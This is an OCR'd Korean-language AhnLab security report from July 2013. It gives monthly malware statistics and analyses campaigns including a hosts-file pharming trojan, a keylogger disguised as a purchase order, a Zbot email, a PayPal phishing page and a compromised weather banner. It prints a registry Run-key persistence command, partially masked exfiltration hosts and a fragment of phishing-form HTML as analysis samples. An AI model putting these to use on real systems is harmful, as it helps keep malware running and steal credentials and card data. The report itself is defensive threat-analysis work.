# ASEC REPORT

VOL.43 | 2013.07

AhnLab

# CONTENTS

ASEC(AhnLab Security Emergency response Center)은
악성코드 및 보안 위협으로부터 고객을 안전하게 지키기
위하여 보안 전문가로 구성된 글로벌 보안 조직입니다.
이 리포트는 ㈜안랩의 ASEC에서 작성하며,
매월 발생한 주요 보안 위협과 이슈에 대응하는
최신 보안 기술에 대한 요약 정보를 담고 있습니다.
자세한 내용은 안랩닷컴(www.ahnlab.com)에서
확인하실 수 있습니다.

악성코드 동향

# 01. 악성코드 통계

## 7월 악성코드, 전월 대비 79만여 건 감소

ASEC이 집계한 바에 따르면, 2013년 7월에 감염이 보고된 악성코드는 334만 338건인 것으로 나타났다. 이는 전월 413만 8029건에 비해 79만 7691건이 감소한 수치다([그림 1-1]). 이 중 가장 많이 보고된 악성코드는 Textimage/Autorun 이었으며, Trojan/Win32.urelas와 Win-Trojan/Wgames.Gen 이 다음으로 많았다. 또한 총 3건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).

그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이





표 1-1 | 2013년 7월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

| 순위 | 등락 | 악성코드명 | 건수 | 비율 |
|---|---|---|---|---|
| 1 | ▲2 | Textimage/Autorun | 131,381 | 11.3 % |
| 2 | ▲4 | Trojan/Win32.urelas | 125,869 | 10.8 % |
| 3 | ▼1 | Win-Trojan/Wgames.Gen | 91,128 | 7.8 % |
| 4 | ▲4 | Trojan/Win32.agent | 89,621 | 7.7 % |
| 5 | ▲6 | BinImage/Host | 67,805 | 5.8 % |
| 6 | ▼2 | Win-Trojan/Onlinegamehack140.Gen | 66,851 | 5.7 % |
| 7 | ▲2 | Als/Bursted | 63,216 | 5.4 % |
| 8 | ▼3 | Trojan/Win32.onlinegamehack | 61,472 | 5.3 % |
| 9 | ▲1 | RIPPER | 60,764 | 5.2 % |
| 10 | ▼9 | ASD.PREVENTION | 52,879 | 4.5 % |
| 11 | NEW | JS/Agent | 48,230 | 4.1 % |
| 12 | ▲7 | Trojan/Win32.adh | 43,877 | 3.8 % |
| 13 | ▲3 | Win32/Autorun.worm.307200.F | 38,180 | 3.3 % |
| 14 | ▼2 | Win-Trojan/Asd.variant | 36,751 | 3.2 % |
| 15 | ▲5 | Trojan/Win32.Gen | 35,553 | 3.1 % |
| 16 | ▼2 | Win-Trojan/Malpacked5.Gen | 32,997 | 2.8 % |
| 17 | NEW | Trojan/Win32.fakeav | 31,242 | 2.7 % |
| 18 | ▼1 | Win-Trojan/Avkiller4.Gen | 30,172 | 2.6 % |
| 19 | ▼4 | Malware/Win32.suspicious | 29,183 | 2.5 % |
| 20 | NEW | Lsp/Agent | 27,911 | 2.4 % |
| | | TOTAL | 1,165,082 | 100.0 % |

## 악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표 진단명 중 가장 많이 보고된 20건을 추린 것이다. 이 중 Trojan/Win32가 총 58만 4130건으로 가장 빈번히 보고된 것으로 조사됐다. Win-Trojan/Agent 는 15만 4347건, Textimage/Autorun 이 13만 1397건을 각각 기록해 그 뒤를 이었다.

표 1-2 | 악성코드 대표진단명 최다 20건

| 순위 | 등락 | 악성코드명 | 건수 | 비율 |
|---|---|---|---|---|
| 1 | — | Trojan/Win32 | 584,130 | 29.1 % |
| 2 | — | Win-Trojan/Agent | 154,347 | 7.7 % |
| 3 | ▲3 | Textimage/Autorun | 131,397 | 6.6 % |
| 4 | — | Win-Trojan/Onlinegamehack | 116,898 | 5.8 % |
| 5 | ▲3 | Win-Trojan/Downloader | 100,780 | 5.0 % |
| 6 | ▼1 | Win-Trojan/Wgames | 91,128 | 4.5 % |
| 7 | ▲5 | Win32/Conficker | 69,254 | 3.5 % |
| 8 | ▲9 | BinImage/Host | 67,805 | 3.4 % |
| 9 | ▲1 | Adware/Win32 | 67,449 | 3.4 % |
| 10 | ▲1 | Win32/Virut | 67,126 | 3.3 % |
| 11 | ▼2 | Win-Trojan/Onlinegamehack140 | 66,851 | 3.3 % |
| 12 | ▼5 | Malware/Win32 | 64,865 | 3.2 % |
| 13 | — | Win32/Autorun.worm | 64,381 | 3.2 % |
| 14 | — | Als/Bursted | 63,216 | 3.2 % |
| 15 | — | RIPPER | 60,764 | 3.0 % |
| 16 | — | Win32/Kido | 53,122 | 2.7 % |
| 17 | ▼14 | ASD | 52,879 | 2.6 % |
| 18 | NEW | JS/Agent | 48,399 | 2.4 % |
| 19 | ▼1 | Downloader/Win32 | 46,123 | 2.3 % |
| 20 | ▼1 | Win-Trojan/Asd | 36,751 | 1.8 % |
| | | TOTAL | 2,007,665 | 100.0 % |

## 7월 최다 신종 악성코드 트로이목마

[표 1-3]은 7월에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 꼽은 것이다. 7월의 신종 악성코드는 트로이목마(Win-Trojan/Downloader.206352.C)가 1만 2570건으로 전체의 32.4%를 차지했다. Win-Trojan/Clicker.23552는 8335건이 보고돼 그 뒤를 이었다.


표 1-3 | 7월 신종 악성코드 최다 20건

| 순위 | 악성코드명 | 건수 | 비율 |
|---|---|---|---|
| 1 | Win-Trojan/Downloader.206352.C | 12,570 | 32.4 % |
| 2 | Win-Trojan/Clicker.23552 | 8,335 | 21.5 % |
| 3 | ACAD/Busted | 4,361 | 11.2 % |
| 4 | Win-Trojan/Agent.107520.ABA | 1,852 | 4.8 % |
| 5 | Win-Adware/KorAd.111616 | 1,375 | 3.5 % |
| 6 | Win-Trojan/Downloader.11931.B | 1,194 | 3.1 % |
| 7 | Win-Trojan/Downloader.104448.H | 1,081 | 2.8 % |
| 8 | Win-Trojan/Onlinegamehack.83897472.B | 987 | 2.5 % |
| 9 | JS/Ddos | 926 | 2.4 % |
| 10 | Win-Trojan/Agent.187103 | 884 | 2.3 % |
| 11 | Win-Trojan/Agent.28160.TQ | 835 | 2.2 % |
| 12 | Win-Trojan/Agent.33280.XA | 650 | 1.7 % |
| 13 | Win-Trojan/Agent.11931.B | 634 | 1.6 % |
| 14 | Win-Trojan/Downloader.135168.HG | 579 | 1.5 % |
| 15 | Win-Trojan/Agent.150624 | 542 | 1.4 % |
| 16 | Win-Trojan/Agent.102400.AEQ | 465 | 1.2 % |
| 17 | Win-Adware/KorAd.193377 | 418 | 1.1 % |
| 18 | Win-Trojan/Agent.79296512 | 406 | 1.0 % |
| 19 | Win-Trojan/Morix.97792 | 382 | 1.0 % |
| 20 | Win-Trojan/Agent.150624.B | 358 | 0.8 % |
| | TOTAL | 38,834 | 100.0 % |

## 7월 악성코드 유형 트로이목마가 52.7%

[그림 1-2]는 2013년 7월 1개월 간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 52.7%로 가장 높은 비율을 나타냈고 웜(Worm)이 8.5%, 스크립트(Script)가 5.9%의 비율을 각각 차지했다.


그림 1-2 | 악성코드 유형별 비율




## 악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 웜, 스크립트, 바이러스, 익스플로이트 등은 전월에 비해 증가세를 보였으며 트로이목마, 애드웨어, 스파이웨어는 감소했다. 다운로더, 애프케어 계열은 전월 수준을 유지했다.


그림 1-3 | 2013년 6월 vs. 2013년 7월 악성코드 유형별 비율



## 신종 악성코드 유형별 분포

7월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 81%로 가장 많았고 애드웨어가 5%, 스크립트가 2%로 각각 집계됐다.

그림 1-4 | 신종 악성코드 유형별 분포



악성코드 동향

# 02. 악성코드 이슈

### 고객님, 당황~하셨어요?

최근 한 방송사의 개그 프로그램 중 '황해'라는 코너가 큰 인기를 모으고 있다. 이 코너는 영화 '황해'를 패러디했는데, 최근 문제가 되고 있는 피싱을 소재로 다루고 있다. 특히 "고객님, 당황~하셨어요?"라는 유행어를 낳기도 했다. 이러한 인기 덕분인지, [그림 1-5]와 같이 '2013년 개그콘서트 특집'이라는 파일로 우리를 당황시키는 파밍 악성코드가 지속적으로 발견되고 있어 주의가 요구된다.


그림 1-5 | 아이콘은 국내 유명 은행, 파일 설명은 특정 프로그램으로 위장

파밍 악성코드가 감염되는 과정은 [그림 1-6]과 같다. 위의 실행 파일은 [그림 1-6]의 '5. 악성코드 다운로드 및 감염' 과정에서 생성된 파일이다.





그림 1-6 | 파밍 악성코드 감염 과정

해당 악성코드에 감염되면 아래와 같은 경로에 파일을 생성한다.

[파일 생성 및 수정]
C:₩Windows₩ce5c6c9a₩svchsot.exe
C:₩Windows₩Tasks₩At1.job ~ At24.job
C:₩Windows₩System32₩Drivers₩etc₩hosts.ics

생성된 svchsot.exe 파일은 [그림 1-7]과 같이 '시작 프로그램'에 등록되어 부팅시마다 실행된다. 또한 C:₩Windows₩Tasks 폴더에 '예약된 작업' 항목을 등록하고, 지정된 시간(1시간 이후부터 24시간 이후까지)마다 실행되도록 한다.





그림 1-7 | 시작 프로그램에 등록된 악성코드

또한 hosts.ics 파일을 변경해 정상 은행 웹사이트의 접속을 막는다. hosts.ics에 기록된 IP 주소는 현재 연결되지 않아, 가짜 사이트는 확인할 수 없었다.


그림 1-8 | 생성된 hosts.ics 파일

악성코드가 hosts 파일을 변경하는 이유는 [그림 1-9]와 같다. 윈도우 운영체제는 입력 받은 URL이 hosts 파일에 존재하면, DNS 서버에 요청하지 않고 지정된 IP로 연결을 시도한다. 악성코드는 은행 도메인이 악성코드 유포 IP에 연결되도록 hosts 파일을 수정해 사용자로 하여금 가짜 은행 홈페이지에 접속하도록 유도한다.


그림 1-9 | URL 입력시 홈페이지 연결 과정

그리고 아래 주소로 연결을 시도한다.

61.***.***.71:2012
61.***.***.71:81

이러한 악성코드에 감염되는 것을 예방하기 위해서는 지속적인 보안 업데이트, 자바(JAVA) 및 플래시 플레이어(Flash Player) 프로그램 최신 버전 유지, V3의 최신 엔진 유지 및 실시간 감시 기능 사용, 정기적인 V3 정밀검사 등을 수행해야 한다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Agent (2013.07.11.00)
Trojan/Win32.Qhost (2013.07.12.05)
BinImage/Host (2013.07.13.00)
Win-Trojan/Qhost.24064.E (2013.07.13.00)
Win-Trojan/Qhost.24576.H (2013.07.13.00)

## 구매 발주서로 위장한 키로그 악성코드 주의

해외에서 발견된 악성 이메일 중 구매 발주서(PO)를 첨부한 것으로 위장해 악성코드를 감염시키는 사례가 발견됐다. 아직 국내에서는 비슷한 사례가 많지 않지만, 해외의 경우 동일 패턴으로 시도되는 공격이 빈번하게 발생하고 있는 만큼 구매 발주서나 계약서 등의 문서를 이메일로 자주 주고받는 일반 기업의 직원들은 해당 공격을 각별히 주의할 필요가 있다.

발견된 메일은 [그림 1-10]과 같다.





그림 1-10 | 악성 파일이 첨부된 이메일

첨부 파일은 zip 압축 파일 형태이며, 압축을 해제하면 아래와 같이 PDF 아이콘으로 위장한 .scr 실행 파일이 나온다.


그림 1-11 | 압축 해제된 악성 파일

악성코드를 실행하면 아래와 같은 순서로 동작한다.

1.%appdata%\clkmedia\cklmde.scr **경로에 자기 복제본 생성**

**2.Batch 파일에 아래의 명령줄을 저장한 후 실행해 부팅 시 자동 실행 되도록 설정**
REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "clkmedsa" /t REG_SZ /d "C:\Documents and Settings\Administrator\Application Data\clkmedia\cklmde.scr" /f

**3.cklmde.scr 파일은 chrome 브라우저를 백그라운드로 실행하고 thread injection 을 통해 키로그 기능이 실행됨**

**4.키보드 입력 로그를** %appdata%\dclogs**[날짜시간].dc 파일로 저장**

**5.저장된 키로그를** sant***.n**p.org:4666 (216.***.1**.218) **에 주기적 전송**

키로그는 [그림 1-12]와 같이 저장된다.




그림 1-12 | 저장된 키로그 내용

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Inject (AhnLab, 2013.07.11.00)

## 구입 주문서 위장 악성 메일

최근 고객으로부터 메일에 첨부된 파일이 의심스럽다는 문의가 접수됐다. 메일의 원문은 접수되지 않아 메일 제목 및 내용에 대해서는 정

확한 확인이 불가능했지만, 일부 웹을 통해 동일한 제목의 메일에 대한 내용을 확인할 수 있었다. 메일은 [그림 1-13]과 같이 구입 주문서와 관련된 내용으로 첨부된 PO 확인을 유도하고 있었다.


P.O july 2013 Blue Star Alloys LLC

Hello Dear,

Please find our attached Purchase order for July 2013 and quote for us the best price to Miami, USA.
We also need to know the delivery time to Miami and the production time needed for the order quantity we have chosen on attached PO below.

Awaiting your soonest response.

Thanks & Best Regards
Meaghan Stanley
Blue Star Alloys LLC
www.bluestaralloys.com
info@...
325 main str Dr, Miami, Florida, 32787, United States

그림 1-13 | 메일의 원문으로 추정되는 내용

회사는 아래 [그림 1-14]의 홈페이지와 같이 탄화텅스텐과 공구강의 재활용에 관련된 업체로 보이며, 해당 메일은 금속과 관련된 업체를 대상으로 발송됐을 것으로 추정된다.





그림 1-14 | 관련 회사 홈페이지

첨부된 파일은 압축되어 있으며, 압축 해제 시 [그림 1-15]와 같이 확장자와 아이콘을 이용해 PDF 문서로 위장하고 있는 것을 확인할 수 있다.





그림 1-15 | 압축 해제 후의 악성 파일

파일 실행시 실제로 PDF 문서가 출력되지는 않으며, 악성코드의 감염이 이뤄진다.

생성되는 주요 파일은 아래와 같다.

```
CREATEC:₩Documents and Settings₩Administrator₩Application Data₩xxx.html
DELETEC:₩Documents and Settings₩Administrator₩Application Data₩xxx.html
```

```
CREATEC:₩Documents and Settings₩Administrator₩Application Data₩Ad0be₩Ad0be.exe
CREATEC:₩Documents and Settings₩Administrator₩Application Data₩1.html
DELETEC:₩Documents and Settings₩Administrator₩Application Data₩1.html
CREATEC:₩Documents and Settings₩Administrator₩Application Data₩Ad0be₩logs₩17.07.2013.arl
```

시스템 재시작시에도 실행될 수 있도록 아래와 같이 레지스트리에 값을 등록한다. 이때 정상 프로그램의 값과 유사하게 등록해 사용자나 분석가로 하여금 확인이 어렵도록 위장했다.

```
HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩Adobe Reader Speed Launcher
"C:₩Documents and Settings₩Administrator₩Application Data₩Ad0be₩Ad0be.exe"
```

[그림 1-16]과 같이 특정 서버로의 접속을 시도하며, 해당 주소는 DDNS(Dynamic DNS) 서비스를 이용해 운영 중인 도메인으로 확인된다.





그림 1-16 | 요청되는 DNS 정보

그리고 해당 서버로 [그림 1-17]과 같이 수집된 시스템 정보를 전송하는 것으로 보인다.





그림 1-17 | 전송되는 시스템 정보 관련 패킷

정상적인 기관이나 업체로 위장해 메일에 파일을 첨부하는 형태의 악성코드 유포 행위는 꾸준히 발생하고 있으며, 현재까지도 APT(Advanced Persistent Threat)와 같은 목적을 위한 주요한 공격 과정 중 하나로 이용되고 있다.

이같은 주변의 보안 위협을 인지하고, 자신과 회사의 자산을 안전하게 지키기 위한 노력이 필요하겠다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Spyware/Win32.Zbot (2013.07.12.01)
Trojan/Win32.Inject (2013.07.18.00)

## PayPal 피싱 주의

국내외에서 개인정보와 금융정보 탈취를 위한 피싱과 파밍이 끊임없이 발생하고 있다. 최근 인터넷을 통해 결제 서비스를 제공하는 PayPal 피싱이 [그림 1-18]과 같이 코드가 난독화되어 있는 상태로 발견됐다.


그림 1-18 | 난독화된 PayPal 피싱 페이지

난독화를 해제하면 PayPal 피싱 페이지가 나타난다. 해당 페이지는 개인정보, PayPal 아이디, 비밀번호를 비롯해 신용카드 정보까지 모두 입력하도록 요구한다. 실제 PayPal 페이지의 이미지 파일 등을 사용하므로 사용자는 가짜 페이지 임을 알아채기가 쉽지 않다.


그림 1-19 | PayPal 피싱 페이지

```
<table align="center" border="0" cellpadding="0" cellspacing="0" width="760">
<tr><td><br>Enter card information as accurately as possible.<br> For card number, enter
numbers only please, no dashes or spaces.<br><br></td></tr>
</table><table align="center" border="0" cellpadding="0" cellspacing="0" width="760"><tr>
<td class="label" width="320"><label for="defaultcardnumber"><sup><img border="0"
src="https://www.sandbox.paypal.com/en_US/i/scr/pixel.gif"></sup>Card Number:</label></td>
<td width="2"> </td>
<td width="418"><input class="" type="text" id="ccnumber" name="ccnumber" size="20" value="">
</td></tr><tr>
<td class="label" width="320"><label for="defaultexpdate"><sup><img border="0"
src="https://www.sandbox.paypal.com/en_US/i/scr/pixel.gif"></sup>Expiration Date:</label></td>
```

그림 1-20 | 난독화 해제된 PayPal 피싱 페이지 코드

요구하는 정보들을 모두 입력하고 저장하면 원격 시스템으로 입력 정보들을 전송한다. 해당 IP는 미국에 위치해 있는 원격 시스템으로 탈취한 정보를 전송한 후 정상적인 PayPal 페이지로 이동해 사용자가 정보를 탈취당한 것을 인지하지 못하게 한다.


그림 1-21 | 개인정보 탈취

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
JS/Bankfraud (AhnLab, 2013.07.10.00)

## 날씨 배너에 숨겨진 악성코드

최근 웹사이트에 삽입된 무료 날씨 배너를 통해 악성코드가 유포됐다. 방문한 웹사이트가 정상적이라도 해킹된 배너를 통해 악성코드에 감염될 수 있어 사용자들의 주의가 요구된다.

이러한 악성코드 유포 방식은 한 곳을 해킹해 동일한 배너를 사용하는 모든 웹사이트에 악성코드를 유포할 수 있다는 용이함 탓에 공격자들에게 자주 악용된다.


그림 1-22 | 웹사이트에 삽입된 날씨 배너 광고

무료 날씨 배너는 [그림 1-23]과 같은 몇 가지 형태의 배너를 제공하고 있으며, 간단한 방법으로 자신의 블로그나 웹사이트 등에 설치할 수 있다.


그림 1-23 | 날씨 배너 광고

[그림 1-24]는 날씨 배너에 삽입된 악성 스크립트를 나타내는 화면이다.





그림 1-24 | 배너에 삽입된 악성 스크립트

baner.js 파일에 인코딩된 부분을 풀어보면 [그림 1-25]와 같은 URL 정보를 확인할 수 있다.


그림 1-25 | baners.js 디코딩

해당 웹 페이지는 공다팩(Gongda pack) 툴킷으로 내부 코드가 난독화 돼 있다.


그림 1-26 | 악성 HTML 파일

난독화를 해제하면 자바 취약점과 관련된 코드와 악성코드 유포 URL을 확인할 수 있다.


그림 1-27 | 난독화 해제

악성코드(1.exe)에 감염되면 다음과 같은 파일이 생성된다.

| Process | PID | Operation | Path |
|---|---|---|---|
| 1.exe | 164 | CREATE | C:₩WINDOWS₩system32₩PeiheXin.exe |
| 1.exe | 164 | CREATE | C:₩windows₩qc.bat |
| 1.exe | 164 | CREATE | C:₩windows₩kkapskok |
| cmd.exe | 188 | DELETE | C:₩WINDOWS₩system32₩drivers₩etc₩hosts |
| 1.exe | 164 | DELETE | C:₩windows₩kkapskok |
| 1.exe | 164 | CREATE | C:₩windows₩system32₩drivers₩etc₩hosts |
| 1.exe | 164 | CREATE | C:₩windows₩system32₩drivers₩etc₩hosts.ics |

그림 1-28 | 파일 생성 정보

해당 banki 악성코드는 정상적인 금융권 사이트의 주소를 입력해도 악성코드 제작자가 만들어 놓은 파밍 사이트에 접속되도록 구성돼 있다.





그림 1-29 | 파일 생성 정보

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Trojan/Win32.Banki (2013.07.08.01)

Java/Exploit (2013.07.05.05)

JS/Iframe (2013.07.05.05)

## 회사 도메인 파일을 첨부한 악성 스팸 메일 주의

